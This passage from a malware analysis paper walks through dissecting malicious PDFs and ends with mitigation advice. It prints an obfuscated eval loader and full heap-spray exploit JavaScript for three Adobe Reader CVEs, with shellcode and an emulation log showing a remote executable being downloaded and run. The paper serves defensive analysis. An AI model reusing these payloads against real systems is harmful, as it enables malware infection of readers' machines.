    iii.   Open the PDF file with any text editor. In this article, 'vi' editor is recommended.
    iv.   Decompress the PDF file by using pdftk.
    v.   Re-analyze the PDF file by looking for suspicious object such as "JavaScript" or "JS" name directories.
    vi.   Analyze and study the JavaScript.
    vii.   Extract any suspicious shellcode or payloads into a different file.
    viii. Analyze the shellcode using sctest. The sctest tool will generate a report for the shellcode.

5.0   Analysis: Obfuscated JavaScript Payload

In this section, analysis will focus on a malicious PDF file, which contains compressed data streams and an obfuscated JavaScript. Since the JavaScript engine inside the PDF reader applications (in this case is Adobe's engine) has its own way of interpreting execution, understanding how its syntax work is crucial. This example focuses on analyzing and interpreting the execution of JavaScript inside the PDF file.

mahmud ab rahman, mahmud@cybersecurity.my

The exploit used inside this PDF file is *util.printf()*. The details of this vulnerability have already been discussed in the previous section.

The analysis starts with scanning the PDF file called s.pdf (md5: 3dbe868775933d0620f63a6f44893afc). Figure 5.1 shows the scan result from ClamAV. ClamAV did not detect the file as malicious at this time of writing. Next step is to open the PDF file using *vi* editor.

Figure 5.1 Result from ClamAV detection.

When opening the PDF file via *vi* editor, there were not any useful string related to JavaScript except the standard PDF names found. Through proper observation, the data inside the stream names seems to be compressed. Figure 5.2 shows the compressed data inside stream tag with FlateDecode filter.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 5.2 The compressed data inside stream tag

Similar steps as conducted in the second analysis, which involves using pdftk, can be followed to decompress the compressed data. Figure 5.3 shows pdftk was used to decompress the data stream.

```
shell> pdftk  1[1].pdf  output output-article.pdf uncompress
```

```
mahmuds-winxp:pdf_parse mahmud$ pdftk pdf/s.pdf output output-3th.pdf uncompress
mahmuds-winxp:pdf_parse mahmud$ ls -lah | grep output-3th.pdf
-rw-r--r--   1 mahmud  staff   6.8K Feb 16 10:24 output-3th.pdf
```

Figure 5.3 Using pdftk to decompress compressed PDF file.

It can be seen that pdftk successfully generated the output from the original file. The new file called output-3th.pdf needs to be analyzed to verify whether the PDF file is malicious or not. Open the newly generated PDF file by using *vi* editor again for further analysis.

Scrolling a bit further inside the file, a JavaScript portion with a typical base64 encoding function can be observed. Inside the function, there is another JavaScript function call to the *eval()* function. Figure 5.4 shows the JavaScript function found in the PDF file. That is obviously an obfuscated JavaScript function, which tries to make analysis more difficult (Marco *et al*, 2010).

```
function func(str) {
  b64s="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
  while(str.substr(-1,1)=="=")str=str.substr(0,str.length-1);
  var b=str.split(""), i
  var s=Array(), t
  var lPos = b.length - b.length % 4
  for(i=0;i<lPos;i+=4){
    t=(b64s.indexOf(b[i])<<18)+(b64s.indexOf(b[i+1])<<12)+(b64s.indexOf(b[i+2])<<6)+b64s.indexOf(b[i+3
    s.push( ((t>>16)&0xff), ((t>>8)&0xff), (t&0xff) )
  }
  if( (b.length-lPos) == 2 ){ t=(b64s.indexOf(b[lPos])<<18)+(b64s.indexOf(b[lPos+1])<<12); s.push( ((t
  if( (b.length-lPos) == 3 ){ t=(b64s.indexOf(b[lPos])<<18)+(b64s.indexOf(b[lPos+1])<<12)+(b64s.indexOf
  for( i=s.length-1; i>=0; i-- ){
    if( s[i]>=168 ) s[i]=AZ.charAt(s[i]-163)
    else s[i]=String.fromCharCode(s[i])
  };
  eval(s.join(""))
}
func("bGVtaXJvcz11bmVzY2FwZSgiJXUwM2ViJXVlYjU5JXVlODA1JXVmZmY4JXVmZmZmJXU0OTRmJXU0OTQ5JXU0OTQ5JXU1MTQ5
wJXUzMDMzJXU0MzQyJXU1ODU2JXU0MjMyJXU0MjQ0JXUzNDQ4JXU0MjQxJXU0NDQxJXU0MTMwJXU1NDQ0JXU0NDQyJXU0MjUxJXU0MT
NTRjJXU1NDRjJXU0MzQzJXU0YzQ5JXUzNjQ4JXU0YjQ5JXU0MzRlJXU1MDQxJXUzODQyJXU1MzQ2JXU1MDRjJXU0OTQ5JXU0ZTQ0JXU
```

Figure 5.4: Obfuscated JavaScript inside PDF file

mahmud ab rahman, mahmud@cybersecurity.my

The obfuscated JavaScript requires further analysis to understand its function. By judging the nature of the PDF exploits on previous cases, the exploits normally come together with a working shellcode. Therefore, the JavaScript must be analyzed within a safe environment or a different approach can be used which is by using a JavaScript-debugging tool like SpiderMonkey, Rhino and Tamarin. In this analysis, the latter method, which involves using the SpiderMonkey JavaScript analyzer, will be used. However, SpiderMonkey alone is not very effective for analyzing malicious JavaScript because SpiderMonkey is unable to produce any logs for *eval*() or *document.write()* functions. However, Didier Steven's patch for SpiderMonkey is capable to produce logs for *eval()* and *document.write()* functions. Didier Steven's patch can be downloaded from the URL http://www.didierstevens.com/files/software/js-1.7.0-mod.tar.gz. The software is required to be compiled first but the how-to on compilation will not be covered in this article. Please read Didier Steven's how-to for the software compilation steps via http://blog.didierstevens.com/programs/spidermonkey/.

Let's go back to analysis. The JavaScript function needs to be copied into a file and in this analysis the file will be named as malicious-js.js. The JavaScript function require minor modification to be made by removing the character *^M*. The *^M* character was generated by pdftk application. Then, execute the Didier Steven's patch code to analyze the JavaScript. Figure 5.5 shows the method and result of executing the file using a patched version of SpiderMonkey.

```
shell> pdftk  1[1].pdf  output output-article.pdf uncompress

mahmuds-winxp:temp mahmud$ /opt/spidermonkey/js malicious-js.js
malicious-js.js:17: ReferenceError: util is not defined
mahmuds-winxp:temp mahmud$ ls -lah
total 40
drwxr-xr-x   5 mahmud   staff    170B Feb 16 11:42 .
drwxr-xr-x  10 mahmud   staff    340B Feb 16 11:36 ..
-rw-r--r--   1 mahmud   staff    3.2K Feb 16 11:42 eval.001.log
-rw-r--r--   1 mahmud   staff    6.4K Feb 16 11:42 eval.uc.001.log
-rw-r--r--   1 mahmud   staff    5.1K Feb 16 11:36 malicious-js.js
```

Figure 5.5 Result from running patched SpiderMonkey JavaScript analyzer

From the result, there are two new files created. As can be seen, the file name prefix started with *eval* which is related with a function discovered in the previous JavaScript code. The newly created file called *eval.001.log* requires further analysis. Each of the result from the patched SpiderMonkey will generate a file starting with prefix *eval* for any *eval()* function and *document.write* for any *document.write()* function being called inside the JavaScript code. The log file name also indicates how many times the functions have been called by adding number iteration. In this

mahmud ab rahman, mahmud@cybersecurity.my

example *eval.001.log* means that the function was only called once in the JavaScript code.

Open the *eval.001.log* file with *vi* editor for further analysis. From the file, it is obvious that another JavaScript function was created from the obfuscated JavaScript. The JavaScript is pretty much similar to what was discussed in the first and second analysis. It starts with variable *lemiros* using an *unescape* function with unicode value inside the function. As learnt in the previous analysis, the value inside the *unescape* function is a Unicode shellcode used to execute an attacker's instruction. As observed on the last line of the JavaScript, the vulnerable function, *util.printf()* was again being abused by the attacker. Figure 5.6 shows the JavaScript function which was retrieved from the obfuscated JavaScript.

Figure 5.6 De-obfuscated JavaScript

The next step is to conduct the shellcode analysis, which can be conducted by feeding the shellcode into the *sctest* application. From the analysis, the shellcode will call a function *"URLDownloadToFileA"* triggering to load another DLL library, URLMON.DLL. The *"URLDownloadToFileA"* function needs to receive a location to save the data, hence the next function to be called is *"GetSystemDirectoryA"*. The shellcode will download a binary file from a URL and save the file inside Windows's system directory called a.exe. The a.exe file will later be executed after it is downloaded into the *system32* directory due to a function called *"WinExec"* which is being called after the a.exe file is downloaded. Figure 5.7 shows the shellcode behavior as explained.

mahmud ab rahman, mahmud@cybersecurity.my

```
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:460 env_w32_hook_GetProcAddress
module ptr is 7df20000
procname name is 'URLDownloadToFileA'
dll is urlmon 7df20000 7df20000
found URLDownloadToFileA at addr 7df7b0bb
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:525 env_w32_hook_GetSystemDirectoryA
Hook me Captain Cook!
environment/win32/env_w32_dll_export_urlmon_hooks.c:51 env_w32_hook_URLDownloadToFileA
 http://    s.com/work/getexe.php?h=31 -> c:\WINDOWS\system32\a.exe
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:858 env_w32_hook_WinExec
WinExec c:\WINDOWS\system32\a.exe
Hook me Captain Cook!
sctest.c:1570 user_hook_ExitThread
stepcount 13829
```

Figure 5.5: Shellcode behavior

It is quite challenging to analyze an obfuscated JavaScript. However, using pdftk,SpiderMonkey and a patch from Didier Steven facilitates the analysis process of the obfuscated JavaScript. This third case involved a compressed JavaScript inside stream names and the JavaScript is highly obfuscated making the analysis more difficult. The shellcode analysis was done similar to the previous analysis by using libemu's sctest application. The analysis steps can be summarized as below:

    i.   Acquire the PDF file sample.
    ii.   Scan the PDF file sample against any antivirus software.
    iii.   Open the PDF file with any text editor. In this article, 'vi' editor is recommended.
    iv.   Decompress the PDF file by using pdftk if the PDF file is compressed.
    v.   Re-analyze the PDF file by looking for suspicious object such as "JavaScript" or "JS" name directories.
    vi.   Analyze and study the JavaScript using patched SpiderMonkey .
    vii.   Extract any suspicious shellcode or payloads into a different file.
    viii. Analyze the shellcode using sctest tool. The sctest tool will generate a report for the shellcode.

6.0   Analysis: PDF Syntax Obfuscation

For the previous analysis on malicious PDF files, there are a few ways to obfuscate the attacks. Due to the PDF syntax inside the PDF reader applications (in this case is Adobe's engine) has its own way of interpreting execution, understanding how PDF syntax works is crucial. In this example, the analysis process will focus on how to interpret and analyze the interpretation of PDF syntax inside the PDF file. Attackers use the technique of manipulating PDF syntax to make analysis harder. The three vulnerabilities used in this PDF file are:

mahmud ab rahman, mahmud@cybersecurity.my

- Collab.collectEmailInfo (CVE-2007-5659)
- util.printf (CVE-2008-2992)
- Collab.getIcon (CVE-2009-0927)

The analysis starts by scanning the PDF file called inputtaiment.pdf (md5: a3f8a4d6827437122c527bca552cecc1). Figure 6.1 shows the scan result from ClamAV. ClamAV did not detect the file as malicious at this time of writing. Further investigation for this PDF file is required to determine whether it is a malicious PDF file or not.

```
mahmud-winxp:pdf-sample mahmud$ /usr/local/clamXav/bin/clamscan inputtaiment.pdf
inputtaiment.pdf: OK

----------- SCAN SUMMARY -----------
Known viruses: 723743
Engine version: 0.95.3
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.33 MB
Data read: 0.00 MB (ratio 85.00:1)
Time: 7.881 sec (0 m 7 s)
```

Figure 6.1 Scan result from ClamAV.

Next step is to open the PDF file with any text editor, and again, *vi* editor will be used. Similar to the third analysis, the PDF file is using a compressed stream to properly hide itself. A similar method as used in the third analysis can be carried out to decompress the compressed stream data. Figure 6.2 shows how to decompress the stream data inside the PDF file.

```
shell> pdftk  1[1].pdf  output output-article.pdf uncompress
```

```
mahmud-winxp:pdf-sample mahmud$ pdftk inputtaiment.pdf output output-4th.pdf uncompress
mahmud-winxp:pdf-sample mahmud$ ls -lah | grep output-4th.pdf
-rw-r--r--   1 mahmud  staff   344K Mar  2 10:24 output-4th.pdf
```

Figure 6.2 PDFTK can be used to decompress the compressed PDF file.

Upon successfully decompressing the PDF file, analysis continues by looking for any suspicious JavaScript. Looking further inside the file, it was found that the PDF file contains a few JavaScript codes, which does not have PDF syntax for calling JavaScript inside a PDF. Further analysis is required to investigate how it is possible

mahmud ab rahman, mahmud@cybersecurity.my

to execute a JavaScript function without calling the JavaScript object. Figure 6.3 shows the JavaScript functions, which do not have JavaScript tags.

```
7 0 obj
<<
/Length 688
>>
stream

var caDzyc8wlduDEopQE1zB = "";

function T0sXYajN1K5u9cXZLXNe(XeyFfAPDzQVsZNP9y9Vy,oN9fkYXCusMRLUFo4J1x,oN9fkYXCus
MRLUFo4J1xasd,oN9fkYXCusMRLUFo4J1xbbb)
{
var kokk = eval;
kokk(XeyFfAPDzQVsZNP9y9Vy);
}

function VatbCQBYxYCKCBZrLz6L(oN9fkYXCusMRLUFo4J1x,oN9fkYXCusMRLUFo4J1xka,oN9fkYXC
usMRLUFo4J1xllol,oN9fkYXCusMRLUFo4J1xbban,oN9fkYXCusMRLUFo4J1xkkkl)
{
var NHbfY6wShA8xl1REiLPQ = "%";
T9sTwhuAhtMG6t2T1eC6 = this.info.title;
caDzyc8wlduDEopQE1zB = T9sTwhuAhtMG6t2T1eC6.replace(/colkokasd assa 443562df sdfs2
32342/g,NHbfY6wShA8xl1REiLPQ);
eval("var NCWlN7dj6i5VIHUGucDf = u"+"nes"+"cape(caDzyc8wlduDEopQE1zB);");
T0sXYajN1K5u9cXZLXNe(NCWlN7dj6i5VIHUGucDf);
}

VatbCQBYxYCKCBZrLz6L();

endstream
endobj
```

Figure 6.3 JavaScript inside PDF without JavaScript object

Analysis in this case will have to start from the beginning of the PDF file itself. When analyzing the original PDF file, object 1 was found to have a dictionary called Names. The dictionary *Names* has a JavaScript name pointing to a different object, which is *object 8*. Figure 6.4 shows the dictionary *Names* is pointing to *object 8*.

mahmud ab rahman, mahmud@cybersecurity.my

```
%PDF-1.4
1 0 obj
<</Pages 2 0 R
/PageLayout /SinglePage
/Names << /JavaScript 8 0 R >>
/Type /Catalog
>>
endobj
```

Figure 6.4 Element Names pointing to object 8 with JavaScript tag

Inspection on elements inside *object 8* is necessary. Figure 6.5 shows that *object 8* is having another Names element pointing to *object 7*.

```
8 0 obj
<< /Names [(hEb) 7 0 R ]
>>
endobj
```

Figure 6.5 Element Names pointing to object 7

Inspecting *object 7* shows that it contains a JavaScript element pointing to *object 6*. Figure 6.6 shows *object 7* having a JavaScript element pointing to an object which will eventually execute JavaScript code inside *object 6*.

```
7 0 obj
<< /S /JavaScript /JS 6 0 R >>
endobj
```

Figure 6.6 Object 7 pointing to object 6 which JavaScript name enabled

Inspecting *object 6* reveals that the content inside this object is compressed using FlateDecode filter. Figure 6.7 shows the compressed data inside *object 6*.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 6.7 Compressed data inside object 6

Since the original PDF file has been decompressed previously, the uncompressed file (output-4th.pdf) will be analyzed. Inspecting the uncompressed *object 6* data reveals the JavaScript code. Figure 6.8 shows the uncompressed data.

Figure 6.8 JavaScript inside uncompressed data on object 6

Normally the next step is to execute this code by using the patched version of SpiderMonkey. However, SpiderMonkey will surely fail to execute this properly due to a missing object declared for variable '*T9sTwhuAhtMG6t2T1eC6*' as shown in Figure 6.8. By analyzing the code, it is obvious that the variable '*T9sTwhuAhtMG6t2T1eC6*' is pointing to object '*this.info.title*'. What does data '*this.info.title*' variable contain? Normally in a programming stand point of view, the variable *'this'* is pointing to itself. So *'this'* is pointing to the PDF file itself. The

mahmud ab rahman, mahmud@cybersecurity.my

variable *'info'* is pointing to *Info* object. Next step is to identify the *'Info'* object inside the PDF file (the original file). Carefully looking at the bottom of the file, there is a dictionary object called *Info*. Figure 6.9 shows the *Info* dictionary object within the *Trailer* object.

Figure 6.9 The *Info* dictionary object.

It is interesting enough to observe that the *Info* dictionary object points to another object. In this case, the dictionary object is pointing to *object 9*. Again, analysis on *object 9* is required to inspect the contents. Searching for *object 9*, the result will show that *object 9* has a dictionary object with multiple keys and values. It is interesting to observe that one of the keys is called *Title*. As for now, the connection of *'this.info.title'* contents is revealed. It goes from *This* document, referencing to *Info* dictionary object and next pointing to *Title* key. Figure 6.10 shows the keys and values inside *object 9*.

Figure 6.10 Dictionary object for object 9

As shown by Figure 6.10, *Title* key is pointing to another object, which in this case is *object 5*. Further analysis on the data inside *object 5* is required to know what data have been stored inside *object 5*. Analyzing *object 5* shows that the data have been compressed with FlateDecode filter as displayed in Figure 6.11.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 6.11 Partial Compressed data inside object 5

Decompressing the stream reveals a very long and unrecognizable string. Figure 6.12 shows a portion of the decompressed data.

Figure 6.12 A portion of the uncompressed data inside object 5

mahmud ab rahman, mahmud@cybersecurity.my

The string data found on *object 5* can be used to assign it to the variable '*T9sTwhuAhtMG6t2T1eC6.*' Modification of the JavaScript (Figure 6.8) is necessary by changing the value *this.info.title* to the data contained in *object 5* (obj 5 0). The next step is to run the script against the patched SpiderMonkey application. After running the JavaScript with the patched SpiderMonkey, two files called *eval.001.log* and *eval.002.log will be generated.* Inspecting further inside the files reveals two more JavaScript codes. Figure 6.13 and 6.14 shows the two JavaScript codes.

```
var NCWlN7dj6i5VlHUGucDf = unescape(caDzyc8wlduDEopQE1zB);
```

Figure 6.13 JavaScript code from obfuscated script.

mahmud ab rahman, mahmud@cybersecurity.my

```
function fix_it(yarsp,len){while(yarsp.length*2<len){yarsp+=yarsp;}yarsp=yarsp.substring(0,len/2);return yarsp;}
function util_printf(){var
payload=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u40
8B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u0
455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36F
F%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%u032
4%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33B
8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB0
AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u50
93%uC033%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B
%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A
%u772F%u7777%u692E%u706E%u7475%u6174%u6D69%u6E65%u2E74%u6F63%u2F6D%u6F6C%u6461%
u702E%u7068%u733F%u6C70%u703D%u6664%u655F%u7078");var
nop=unescape("%u0A0A%u0A0A%u0A0A%u0A0A");var heapblock=nop+payload;var
bigblock=unescape("%u0A0A%u0A0A");var headersize=20;var
spray=headersize+heapblock.length;while(bigblock.length<spray){bigblock+=bigblock;} var
fillblock=bigblock.substring(0,spray);var block=bigblock.substring(0,bigblock.length-
spray);while(block.length+spray<0x40000){block=block+block+fillblock;} var mem_array=new Array();for(var
i=0;i<1400;i++){mem_array[i]=block+heapblock;} var
num=129999999999999999999988888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888{util.printf("%45000f",num);} function collab_email(){var
shellcode=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u
408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%
u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u3
6FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%u0
324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u3
3B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%u
B0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u
5093%uC033%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u33
5B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3
A%u772F%u7777%u692E%u706E%u7475%u6174%u6D69%u6E65%u2E74%u6F63%u2F6D%u6F6C%u6461
%u702E%u7068%u733F%u6C70%u703D%u6664%u655F%u7078");var mem_array=new Array();var
cc=0x0c0c0c0c;var addr=0x400000;var sc_len=shellcode.length*2;var len=addr-(sc_len+0x38);var
yarsp=unescape("%u9090%u9090");yarsp=fix_it(yarsp,len);var count2=(cc-0x400000)/addr;for(var
count=0;count<count2;count++){mem_array[count]=yarsp+shellcode;} var
overflow=unescape("%u0c0c%u0c0c");while(overflow.length<44952){overflow+=overflow;}
this.collabStore=Collab.collectEmailInfo({subj:"",msg:overflow});} function
collab_geticon(){if(app.doc.Collab.getIcon){var arry=new Array();var
vvpethya=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u4
08B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u
0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36
FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%u03
24%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33
B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB
0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5
093%uC033%u5050%u8B56%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335
B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A
%u772F%u7777%u692E%u706E%u7475%u6174%u6D69%u6E65%u2E74%u6F63%u2F6D%u6F6C%u6461%
u702E%u7068%u733F%u6C70%u703D%u6664%u655F%u7078");var hWq500CN=vvpethya.length*2;var
len=0x400000-(hWq500CN+0x38);var yarsp=unescape("%u9090%u9090");yarsp=fix_it(yarsp,len);var
p5AjK65f=(0x0c0c0c0c-0x400000)/0x400000;for(var
vqcQD96y=0;vqcQD96y<p5AjK65f;vqcQD96y++){arry[vqcQD96y]=yarsp+vvpethya;} var
tUMhNbGw=unescape("%09");while(tUMhNbGw.length<0x4000){tUMhNbGw+=tUMhNbGw;}
tUMhNbGw="N."+tUMhNbGw;app.doc.Collab.getIcon(tUMhNbGw);}} function PPPDDDFF(){var
version=app.viewerVersion.toString();version=version.replace(/\D/g,"");var varsion_array=new
Array(version.charAt(0),version.charAt(1),version.charAt(2));if((varsion_array[0]==8)&&(varsion_array[1]==0)||(va
rsion_array[1]==1&&varsion_array[2]<3)){util_printf();}
if((varsion_array[0]<8)||(varsion_array[0]==8&&varsion_array[1]<2&&varsion_array[2]<2)){collab_email();}
if((varsion_array[0]<9)||(varsion_array[0]==9&&varsion_array[1]<1)){collab_geticon();}} PPPDDDFF();
```

Figure 6.14 JavaScript code from obfuscated script.

mahmud ab rahman, mahmud@cybersecurity.my

The JavaScript shown in Figure 6.15 is one of the *eval* function output from the previous JavaScript. The variable *NCWlN7dj6i5VIHUGucDf* holds data of variable *caDzyc8wlduDEopQE1zB* which will later be changed to an unescape format as shown in Figure 6.15.

```
caDzyc8wlduDEopQE1zB = T9sTwhuAhtMG6t2T1eC6.replace(/colkokasd assa 443562df
sdfs232342/g,NHbfY6wShA8xl1REiLPQ);

eval("var NCWIN7dj6i5VIHUGucDf = u"+"nes"+"cape(caDzyc8wlduDEopQE1zB);");

T0sXYaiN1K5u9cXZLXNe(NCWIN7di6i5VIHUGucDf);
```

Figure 6.15 JavaScript code from obfuscation script.

The JavaScript shown in Figure 6.14 clearly reveals that three different exploits have been used by the attacker by embedding the exploits inside the PDF file. As mentioned at the beginning of this topic, the three vulnerabilities used in this PDF file are:

- Collab.collectEmailInfo (CVE-2007-5659)
- util.printf (CVE-2008-2992)
- Collab.getIcon (CVE-2009-0927)

Shellcode analysis on this script cannot be done using the same technique mentioned earlier in this article. This is because libemu's sctest is unable to simulate the shellcode instructions thus will fail to provide a useful analysis. At this time of writing, the shellcode analysis is conducted by using libemu version 0.2.0. A different approach will be used for the shellcode analysis where the shellcode will be converted into a binary PE format to be executed inside a debugger.

Converting the shellcode to a binary PE format can be done easily by using a tool from Sandsprite (Sandsprite, 2010). The unicode payload needs to be copied and passed into a field provided in the Sandsprite tool. Sandsprite will automatically generate the binary format. Immunity debugger will then be used in this example to debug the binary of the shellcode. Immunity debugger can be downloaded from Immunity's website via https://www.immunityinc.com/products-immdbg.shtml. Shellcode analysis by using Immunity debugger is beyond the scope of this article.

The result of the analysis shows that the shellcode will download a binary file from a URL and save the file inside a Windows's system directory called e.exe. The e.exe file will be executed after it is downloaded into user temp directory. Figure 6.16 shows a few steps of the shellcode behavior.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 6.16 Shellcode behavior

From the fourth analysis, it can be concluded that it is quite challenging to analyze a combination of complex obfuscation methods used by an attacker. Triggering the vulnerability for exploitation inside JavaScript code obviously makes it difficult to conduct analysis without analyzing the JavaScript itself. Applying PDF properties such as *"this.info.title"* to prevent automation on JavaScript analysis makes analysis on this sample a bit annoying. Combination of multiple vulnerabilities is the latest trend used by attackers to maximize the percentage of infection. Different approaches for shellcode analysis are required when libemu's sctest fails to emulate the shellcode instruction. One of the approaches is to use debugger to manually go through the assembly code of the shellcode. The analysis steps can be summarized as below:

    i.   Acquire the PDF file sample.
    ii.   Scan the PDF file sample against any antivirus software. In this article, ClamAV is used.
    iii.   Open the PDF file with any text editor. In this article, *'vi'* editor is recommended.
    iv.   Decompress the PDF file by using pdftk if the PDF file is compressed.
    v.   Re-analyze the PDF file by looking for suspicious object such as "JavaScript" or "JS" name directories.
    vi.   Analyze and study the JavaScript by using a patched version of SpiderMonkey.
    vii.   Analyze the PDF syntax used in the PDF file by following the reference used by the object.
    viii.   Extract any suspicious shellcode or payloads into a different file.

mahmud ab rahman, mahmud@cybersecurity.my

ix. Analyze the shellcode using sctest tool. The sctest tool will generate a report for the shellcode. If the sctest fails to emulate the shellcode, conduct a manual debugging for the shellcode if necessary. The shellcode can be converted into binary format by using SandSprite's "shellcode to bin" tool. Immunity debugger can be used to debug the shellcode.

7.0   Mitigation and Prevention

Analyses mentioned in the previous sections shows that it is possible to detect a malicious PDF file. The first good mitigation for this attack is by having an updated version of Adobe Acrobat Reader software. The latest version of Adobe Reader 9.3.0 at the time of writing is free from the vulnerabilities discussed in this article. The latest version of Acrobat Reader can be downloaded from Adobe's website (http://get.adobe.com/reader/). However, the latest version of Acrobat Reader does not completely provide protection against any 0day attacks. In cases of any 0day attacks, using alternative applications is probably one of the approaches that can be done to reduce the risks of getting compromised.

It is impossible to prevent someone from sending a PDF file format. The best way to handle this is by using PGP's signing process. Users may then only open any PDF files sent by trusted PGP's key and not by email addresses.

Having the latest version of antivirus with updated virus signatures also helps in defending from this type of attack. However, relying heavily on antivirus solutions alone to prevent this attack is not a really good practice. Attackers may find ways to bypass antivirus signatures and by enabling JavaScript, attackers are in the advantage to easily bypass antivirus detection. Disabling the JavaScript feature in PDF reader is also a good practice to reduce security risks. Ways to disable JavaScript features can be followed from MyCERT's advisory via this URL http://www.mycert.org.my/en/services/advisories/mycert/2010/main/detail/723/index.html.

Having decent rules on network perimeters such as firewall, IDS, or IPS is also helpful. Filter egress firewall connections so if the executable is downloaded and installed, the outbound attempt may be filtered. Any connections attempt to download a exe file from the Internet needs to be blocked from non-authorized connections. Even though blocking can be configured at perimeters, attackers nowdays have moved on to using other methods in delivering their malware. Instead of requiring the shellcode to fetch the malware from the Internet, the attacker planted their malware inside the PDF file itself. Once exploited, the shellcode will be executed and will search from the memory the location of the malware file. Once found, it will execute the malware file. This type of shellcode is called *egg-hunting* shellcode. A more

mahmud ab rahman, mahmud@cybersecurity.my

detailed explanation about *egg-hunt* shellcode can be read from Matt Miller's excellent paper via http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf.

Modern operating systems and CPU processor are already equipped with exploitation prevention technologies such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR) and No eXecute (NX). All these technologies are capable in reducing and mitigating the exploitation threats. The latest version of Acrobat Reader is already compiled with the ASLR feature. Adobe on their advisory is also recommending users to enable all these features to minimize the risk of successful exploitations (Adobe, 2009). Due to the latest technique of JIT Heap Spray, there will be risks of how attackers can bypass the ASLR protection and DEP as well.

8.0   Conclusion

